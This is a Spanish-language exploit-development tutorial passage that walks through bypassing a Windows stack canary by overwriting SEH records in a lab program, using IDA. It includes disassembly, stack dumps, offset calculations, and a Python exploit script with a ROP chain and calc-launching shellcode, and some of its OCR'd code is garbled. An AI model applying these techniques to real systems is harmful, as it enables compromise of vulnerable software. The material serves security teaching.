rs\ricna\documents\visual studio 2015\projects\consoleapplication4\consoleapplication4\consoleapplication4.cpp

```

000A1011 mov    ebp, esp
000A1013 sub    esp, 304h
000A1019 mov    eax, __security_cookie
000A101E xor    eax, ebp
000A1020 mov    [ebp+CANARY], eax
000A1023 mov    eax, [ebp+_size]
000A1026 push   eax    ; Size
000A1027 lea    ecx, [ebp+nombre]
000A102D push   ecx    ; Buf
000A102E call   ds: _imp_gets_s
000A1034 add    esp, 8
000A1037 lea    edx, [ebp+nombre]
2) 00000420 000A1020: saluda(int) db 0Fh, 0
                                db 0Fh, 0
                                db 78h ; X
                                db 0B8h ; +
CC CC CC CC CC CC 55 8B EC 5D ... db 0B8h ; +
04 30 0A 00 33 C5 89 45 FC 8B 8....i.0..3*EnI
FC FF FF 51 FF 15 C8 20 0A 00 E.P.,nn--Q-.+...

```

Como ya volvimos el gets\_s el canary ya fue pisado y tiene mis 0x41414141.

CANARY= \_security\_cookie xor EBP

rs\ricna\documents\visual studio 2015\projects\consoleapplication4\consoleapplication4\consoleapplication4.cpp

```

000A1011 mov    ebp, esp
000A1013 sub    esp, 304h
000A1019 mov    eax, __security_cookie
000A101E xor    eax, ebp
000A1020 mov    [ebp+CANARY], eax    ; security_cookie=[.data:__security_cookie]
000A1023 mov    eax, [ebp+_size]
000A1026 push   eax    ; Size
000A1027 lea    ecx, [ebp+nombre]
000A102D push   ecx    ; Buf
000A102E call   ds: _imp_gets_s
000A1034 add    esp, 8
000A1037 lea    edx, [ebp+nombre]

```

4) 00000419 000A1019: saluda(int)+9 (Synchronized with EIP)

CANARY = 0x988A1605 xor 0x012FFB60

**Output window**

```
PDB: using load address A0000
Python>hex(0x988A1605 ^ 0x012FFB60)
0x99a5ed65L|
```

Python


Podemos comprobar que si tiramos varias veces el p  
cambiara, así que no se puede predecir para pisarlo con d

Sigamos traceando.


```
000A103D    lea    eax, [ebp+NUMBER]
000A103E    push   edx
000A103E    push   offset _Format ; "Hola %s\n"
000A1043    call   _printf
000A1048    add    esp, 8
000A1048    mov    ecx, [ebp+CANARY]
000A104E    xor    ecx, ebp      ; cookie
000A1050    call   __security_check_cookie(x)
000A1055    mov    esp, ebp
000A1057    pop    ebp
000A1058    retn
000A1058    void  __cdecl saluda(int) endp
000A1058
```

L,60| 0000044B| 000A104B: saluda(int)+3B| (Synchronized with

Levanta el 0x41414141 y lo XOREA con EBP.



Luego entra al CALL que va a chequear.



Compara contra la \_security\_cookie guardada y como no es igual va a failure, si fueran iguales va al RET y continua ejecutando hasta el RETURN ADDRESS ya que no está pisado el RETURN ADDRESS.

```

000A1140
000A1140
000A1140
000A1140 ; void __fastcall __security_check_cookie(unsigned int cookie)
000A1140 __fastcall __security_check_cookie(x) proc near
000A1140 cookie = ecx
000A1140 cmp cookie, __security_cookie
000A1146 repne jnz short failure

```

```

000A1149 repne retn
000A114B Failure:
000A114B repne jmp __report_gsfailure
000A114B __fastcall __security_check_cookie(x) endp
000A114B

```

Obviamente seguiremos por la parte roja porque overfloadeamos, sigamos traceando.

```

000A1380
000A1380 ; Attributes: noreturn bp-based frame
000A1380 __report_gsfailure proc near
000A1380 dw= dword ptr -324h
000A1380 cookie= dword ptr -8
000A1380 var_s0= dword ptr 0
000A1380 arg_0= byte ptr 8
000A1380
000A1380 push ebp
000A1381 mov ebp, esp
000A1383 sub esp, 324h
000A1389 push 17h ; ProcessorFeature
000A138B call IsProcessorFeaturePresent(x)
000A13C0 test eax, eax
000A13C2 jz short loc_A13C9

```

```

000A13C4 push 2
000A13C6 pop ecx
000A13C7 int 29h ; Win8: Rt1FailFast(ecx)


```

```

000A13C9
000A13C9 loc_A13C9:
000A13C9 mov GS_ContextRecord._Eax, eax
000A13CE mov GS_ContextRecord._Ecx, ecx
000A13D4 mov GS_ContextRecord._Edx, edx
000A13DA mov GS_ContextRecord._Ebx, ebx
000A13E0 mov GS_ContextRecord._Esi, esi

```

No vamos a ponernos a analizar todo esto pero si le damos RUN veremos que o bien crashea el programa o se cierra sin continuar.



Así que la cuestión es cómo bypassear esto, lo primero que se utilizó y que con algunas restricciones aun funciona es usar el SEH.

<https://msdn.microsoft.com/es-ar/library/swezty51.aspx>

Bueno el que quiere tragarse todo eso adelante el tema es que Windows guarda en el stack una lista enlazada simple que contiene punteros a donde debe saltar el programa cuando encuentra una excepción.


```
__try {
    // the block of code to try (aka the "guarded body")
    ...
}
__except (exception filter) {
    // the code to run in the event of an exception (aka the "exception handler")
    ...
}
```

Los que tienen experiencia en programación saben que hay estructuras TRY-EXCEPT o TRY-CATCH donde el código dentro del try es ejecutado y si se produce alguna excepción, salta al EXCEPT.

```
typedef struct _EXCEPTION_REGISTRATION_RECORD {
    struct _EXCEPTION_REGISTRATION_RECORD *Next;
    PEXCEPTION_ROUTINE Handler;
} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;
```

Vemos que hay estructuras llamadas \_EXCEPTION\_REGISTRATION\_RECORD, las cuales tiene una estructura dentro con dos campos el NEXT que como vemos es un puntero a otro \_EXCEPTION\_REGISTRATION\_RECORD y un HANDLER que es del tipo PEXCEPTION ROUTINE.

Bueno sin tanta vuelta hay en el stack varias de estas estructuras que el programa va agregando para manejar las excepciones de partes del código y cada una tiene un NEXT que apunta a la siguiente y un puntero a donde debe saltar si encuentra una excepción.



Allí en azul vemos la lista simplemente enlazada que se encuentra en el stack, cada NEXT apunta a la siguiente estructura y cada una tiene un HANDLER o SEH que apunta adonde saltara, veámoslo en el ejemplo del CANARY\_sin\_DEP.exe, lo atacheamos nuevamente.

Si en DEBUGGER WINDOWS -SEH LIST se pueden ver los SEH de cada estructura en el stack, lamentablemente no muestra la dirección del stack donde se encuentra, pero bueno se puede armar la lista enlazada fácilmente.

Address	Name
000A1A8B	_except_handler4
77202ED2	ntdll.dll:ntdll_RtlCaptureContext+D2
771F67B0	ntdll.dll:ntdll_wcstombs+90


Veamos las referencias de la primera.

```


000A1A8B
000A1A8B
000A1A8B ; Attributes: bp-based frame
000A1A8B ; _EXCEPTION_DISPOSITION __cdecl __except_handler4(_EXCE
000A1A8B __except_handler4 proc near
000A1A8B
000A1A8B     ExceptionRecord= dword ptr  8
000A1A8B     EstablisherFrame= dword ptr  0Ch
000A1A8B     ContextRecord= dword ptr  10h
000A1A8B     DispatcherContext= dword ptr  14h
000A1A8B
000A1A8B     push    ebp
000A1A8C     mov     ebp, esp
000A1A8E     push    [ebp+DispatcherContext]
000A1A91     push    [ebp+ContextRecord]
000A1A94     push    [ebp+EstablisherFrame]
(-103, -32) (275, 136) 00000E8B 000A1A8B: __except_handler4

```

Si apreto X.



Veo la referencia del stack, si no muestra la referencia porque el stack no es sección de código, se puede buscar con el search for immediate value, poner a buscar en la memoria la dirección del seh y buscar donde está en el stack.



Vemos el NEXT que apunta a la siguiente estructura en mi caso en 0x93FF7c vayamos allí. Así toda la lista esta simplemente enlazada con cada NEXT apuntando a la estructura siguiente.



Cuando el NEXT está a -1 es la última estructura, pero el IDA me muestra una más habrá una antes?

Si volvemos al primero vemos que el NEXT tiene una referencia del stack.

```
Stack[00005708]:0093FF1D db 0
Stack[00005708]:0093FF1E db 0
Stack[00005708]:0093FF1F db 0
Stack[00005708]:0093FF20 off_93FF20 dd offset off_93FF7C ; DATA XREF: Stack[00005708]:0093FBA8↑o
Stack[00005708]:0093FF24 dd offset _except_handler4
Stack[00005708]:0093FF28 db 0A2h ; 
Stack[00005708]:0093FF29 db 0A7h ; 
Stack[00005708]:0093FF2A db 0DFh ;
```

```
Stack[00005708]:0093FBA2 db 93h ; 
Stack[00005708]:0093FBA3 db 0
Stack[00005708]:0093FBA4 dd offset loc_771F67B0
Stack[00005708]:0093FBA8 dd offset off_93FF20 ; DATA XREF: Stack[00005708]:0093FBA8↑o
Stack[00005708]:0093FBAC dd offset unk_74485790
Stack[00005708]:0093FB80 db 66h ; f
Stack[00005708]:0093FB81 db 0CAh ; -
Stack[00005708]:0093FB82 db 08Dh ; +
Stack[00005708]:0093FB83 db 16h ;
```

Ahí tenemos las tres estructuras, como tengo que tratar de llenar el stack para producir una excepción cuando no pueda seguir escribiendo porque se acabe la sección del mismo, voy a modificar el script y lanzarlo para que rompa todo el stack.

```
24     return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
25
26
27
28     shellcode = "\xB8\x40\x50\x03\x78\xC7\x40\x04" + "calc" + "\x83\xC0\x04\x50\x68\x24"
29
30     stdin,stdout = popen4(r'ConsoleApplication4.exe -1')
31     print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
32     raw_input()
33
34     rop_chain = create_rop_chain()
35
36     fruta="A" + 6000 + rop_chain + shellcode + "\n"
37
38     print stdin
39
40     print "Escribe: " + fruta
```

Lo lanzamos nuevamente.

```
Stack[00002678]:0093FFF8 db 41h ; A
Stack[00002678]:0093FFFC db 41h ; A
Stack[00002678]:0093FFFD db 41h ; A
Stack[00002678]:0093FFFE db 41h ; A
Stack[00002678]:0093FFFF db 41h ; A
Stack[00002678]:0093FFFF Stack_00002678_ ends
Stack[00002678]:0093FFFF
debug010:00940000 ; =====
debug010:00940000 ; [0001000 BYTES: COLLAPSED SEGMENT debug010. PRESS CTRL-NUMPAD+ TO EXPAND]
debug011:00950000 ; =====
```

Vemos el fin del stack y está tratando de escribir, más allá del final del mismo.

Crashea aquí, ESI apunta en mi caso a 0x940000 donde ya no hay más stack.

```

IDA View-EIP
ucrtbase.dll:744BC785 cmp    eax, 0Ah
ucrtbase.dll:744BC788 jz    short loc_744BC7A5
ucrtbase.dll:744BC78A cmp    eax, 0FFFFFFFFFFh
ucrtbase.dll:744BC78D jz    short loc_744BC7A5
ucrtbase.dll:744BC78E mov    [esi], al
ucrtbase.dll:744BC791 inc    esi
ucrtbase.dll:744BC792 mov    [ebp-28h], esi
ucrtbase.dll:744BC795 push   offset unk_745052E0
ucrtbase.dll:744BC79A call   near ptr ucrtbase__fgetc_nolock
ucrtbase.dll:744BC79F pop    ecx
ucrtbase.dll:744BC7A0 mov    [ebp-20h], eax
ucrtbase.dll:744BC7A3 jmp    short loc_744BC785
ucrtbase.dll:744BC7A5 ; 
ucrtbase.dll:744BC7A5 loc 744BC7A5:           ; CODE XREF: ucrtbase.dll:ucrtbase_ftell+90tj
                                                ; ucrtbase.dll:ucrtbase_ftell+90tj
ucrtbase.dll:744BC7A5 mov    byte ptr [esi], 0
ucrtbase.dll:744BC7A8 jmp    short loc_744BC80E
ucrtbase.dll:744BC7A8 ; 
ucrtbase.dll:744BC7A8 db    89h ; è
UNKNOWN 744BC78F: ucrtbase.dll:ucrtbase_ftell+9F (Synchronized with EIP)

```

Vemos la lista de SEH.

Address	Name
74485790	ucrtbase.dll:crt_debugger_hook+390
41414141	41414141


Vemos que pise el SEH, así que si continuo podría el programa saltar a 0x41414141 obviamente esto tiene algunas restricciones, debemos buscar un módulo donde saltar que no tenga ASLR para que no se mueva, y además solo puede saltar a un módulo que tenga SAFE SEH OFF que es una opción de compilación.(como en esta caso no tenemos DEP podríamos también saltar a una zona de memoria del HEAP que tengamos llena con nuestra data y con una dirección predecible, porque como no hay DEP podríamos ejecutar directamente allí, pero no es el caso la data entra directo al stack y no se puede saltar de un SEH al stack directo)

Si vemos la lista de módulos del idasploiter.


Address	Name	Size	SafeSEH	ASLR	DEP	Canary	Path	General register
000A0000	CANARY_sin_DEP...	00007000	Yes	Yes	No	Yes		EAX 00000041
616B0000	vcruntime140.dll	00015000	Yes	Yes	Yes	Yes	C:\WINDOW	EBX FFFFFFFF
74100000	kernel32.dll	000E0000	Yes	Yes	Yes	Yes	C:\WINDOW	ECX 745052E0
74430000	ucrtbase.dll	000E0000	Yes	Yes	Yes	Yes	C:\WINDOW	EDX 745052E0
74A00000	KernelBase.dll	001A1000	Yes	Yes	Yes	Yes	C:\WINDOW	ESI 00940000
77180000	ntdll.dll	00183000	Yes	Yes	Yes	Yes	C:\WINDOW	EDI 0093F5C4
78000000	Mypepe.dll	00040000	No	No	No	No	C:\Users\ric	EBP 0093F5A8
								ESP 0093F564
								EIP 744BC78F
								EFL 00010217

Bueno hay un módulo sin ASLR y SAFE SEH OFF es el Mypepe, así que deberemos saltar allí.


Busquemos la posición en el stack de los SEH.




Si hago click allí y en luego CREATE FUNCTION.



Veamos si tiene referencias del stack, si no busco la dirección con el SEARCH FOR IMMEDIATE VALUE.



Si no me salen referencias lo busco por SEARCH-INMEDIATE VALUE



Address	Function	Instruction
Stack[00002678]:0093F51C		db 90h ; É
Stack[00002678]:0093F59C		db 90h ; É
crtbase.dll:7445B9AD		db 90h ; E
crtbase.dll:7445F9DD		db 90h ; É
crtbase.dll:7445FF3D		db 90h ; F

hay dos lugares en el stack que lo usa veamos.

Stack[00002678]:0093F594 db 000h ; ;
Stack[00002678]:0093F595 db 67h ; g
Stack[00002678]:0093F596 db 1Fh
Stack[00002678]:0093F597 db 77h ; w
Stack[00002678]:0093F598 off_93F598 dd offset dword_93F910 ; DATA XREF: Stack[00002678]:0093F518↑o
Stack[00002678]:0093F59C dd offset sub_74485790
Stack[00002678]:0093F5A0 db 88h ; è
Stack[00002678]:0093F5A1 db 001h ; -
Stack[00002678]:0093F5A2 db 0C0h ; +
Stack[00002678]:0093F5A3 db 53h ; S
Stack[00002678]:0093F5A4 db 0

Este es ya que el NEXT apunta a la estructura pisada.

Stack[00002678]:0093F90E db 41h ; A
Stack[00002678]:0093F90F db 41h ; A
Stack[00002678]:0093F910 dword_93F910 dd 41414141h   ; DATA XREF: Stack[00002678]:off_93F598↑o
Stack[00002678]:0093F914 dd 41414141h
Stack[00002678]:0093F918 db 41h ; A
Stack[00002678]:0093F919 db 41h ; A
Stack[00002678]:0093F91A db 41h ; A
Stack[00002678]:0093F91B db 41h ; A
Stack[00002678]:0093F91C db 41h ; A

Allí está ahora debemos sacar la distancia desde el inicio del buffer hasta justo antes de este NEXT en mi caso 0x93f90f.

The screenshot shows the Immunity Debugger interface. The assembly pane displays a series of stack entries starting with `Stack[00002678]:0093F5C0 db 0FFh`. The registers pane shows the following values:

Register	Value
EAX	00000041
EBX	FFFFFFFFFF
ECX	745052E0 ucrtbase.dll:unk_7
EDX	745052E0 ucrtbase.dll:unk_7
ESI	0094A000 debug01:0094A000
EDI	0093F5C4 Stack[00002678]:0093F5C4
ESP	0093F5A8 Stack[00002678]:0093F5A8
EIP	74HBCT8F ucrtbase.dll:ucrtb
EFL	00010217

A blue arrow points from the stack dump area to the `EDI` register value.


Veo que EDI quedó apuntando al inicio del BUFFER, así que voy allí hago ALT mas L.

ID...	Ca...	Occurrences of value 0...	Program Se...	[2678] - Structured except
•	Stack[ 00002678]:0093F5C0	db 0FFh		
•	Stack[ 00002678]:0093F5C1	db 0FFh		
•	Stack[ 00002678]:0093F5C2	db 0FFh		
•	Stack[ 00002678]:0093F5C3	db 0FFh		
•	Stack[ 00002678]:0093F5C4	db 41h ; A		
•	Stack[ 00002678]:0093F5C5	db 41h ; A		
•	Stack[ 00002678]:0093F5C6	db 41h ; A		
•	Stack[ 00002678]:0093F5C7	db 41h ; A		
•	Stack[ 00002678]:0093F5C8	db 41h ; A		
•	Stack[ 00002678]:0093F5C9	db 41h ; A		
•	Stack[ 00002678]:0093F5CA	db 41h ; A		
•	Stack[ 00002678]:0093F5CB	db 41h ; A		
•	Stack[ 00002678]:0093F5CC	db 41h ; A		
•	Stack[ 00002678]:0093F5CD	db 41h ; A		
•	Stack[ 00002678]:0093F5CE	db 41h ; A		
•	Stack[ 00002678]:0093F5CF	db 41h ; A		

Eso habilita el modo marcar si voy bajando con SHIFT bajara marcando, pero como es muy lejos hare G y pondré la dirección final 0x93f90f, si antes de apretar el botón mantengo apretado SHIFT queda todo marcado lo del medio.

	ID...	Ca...	Occurrences of value 0...	Program Se...	[2678] - Structured except
•	Stack[ 00002678]:0093F90B	db	41h ; A		
•	Stack[ 00002678]:0093F90C	db	41h ; A		
•	Stack[ 00002678]:0093F90D	db	41h ; A		
•	Stack[ 00002678]:0093F90E	db	41h ; A		
•	Stack[ 00002678]:0093F90F	db	41h ; A		
•	Stack[ 00002678]:0093F910	dword_93F910	dd 41414141h		; DATA XREF: Stack[ 00002678]
•	Stack[ 00002678]:0093F914	dd	41414141h		
•	Stack[ 00002678]:0093F918	db	41h ; A		
•	Stack[ 00002678]:0093F919	db	41h ; A		
•	Stack[ 00002678]:0093F91A	db	41h ; A		
•	Stack[ 00002678]:0093F91B	db	41h ; A		
•	Stack[ 00002678]:0093F91C	db	41h ; A		

Si voy al menú EDIT-ARRAY me dice que el largo del mismo es 844 decimal.



Bueno así que para pisar el SEH deberíamos pasar algo como

fruta =844 \* "A" + NEXT+ SEH + 6000 \* "B"

Vemos que así pisamos el NEXT y el SEH ya veremos con qué y luego debo seguir enviando datos para que termine de crashear y copiar todo el stack.

```

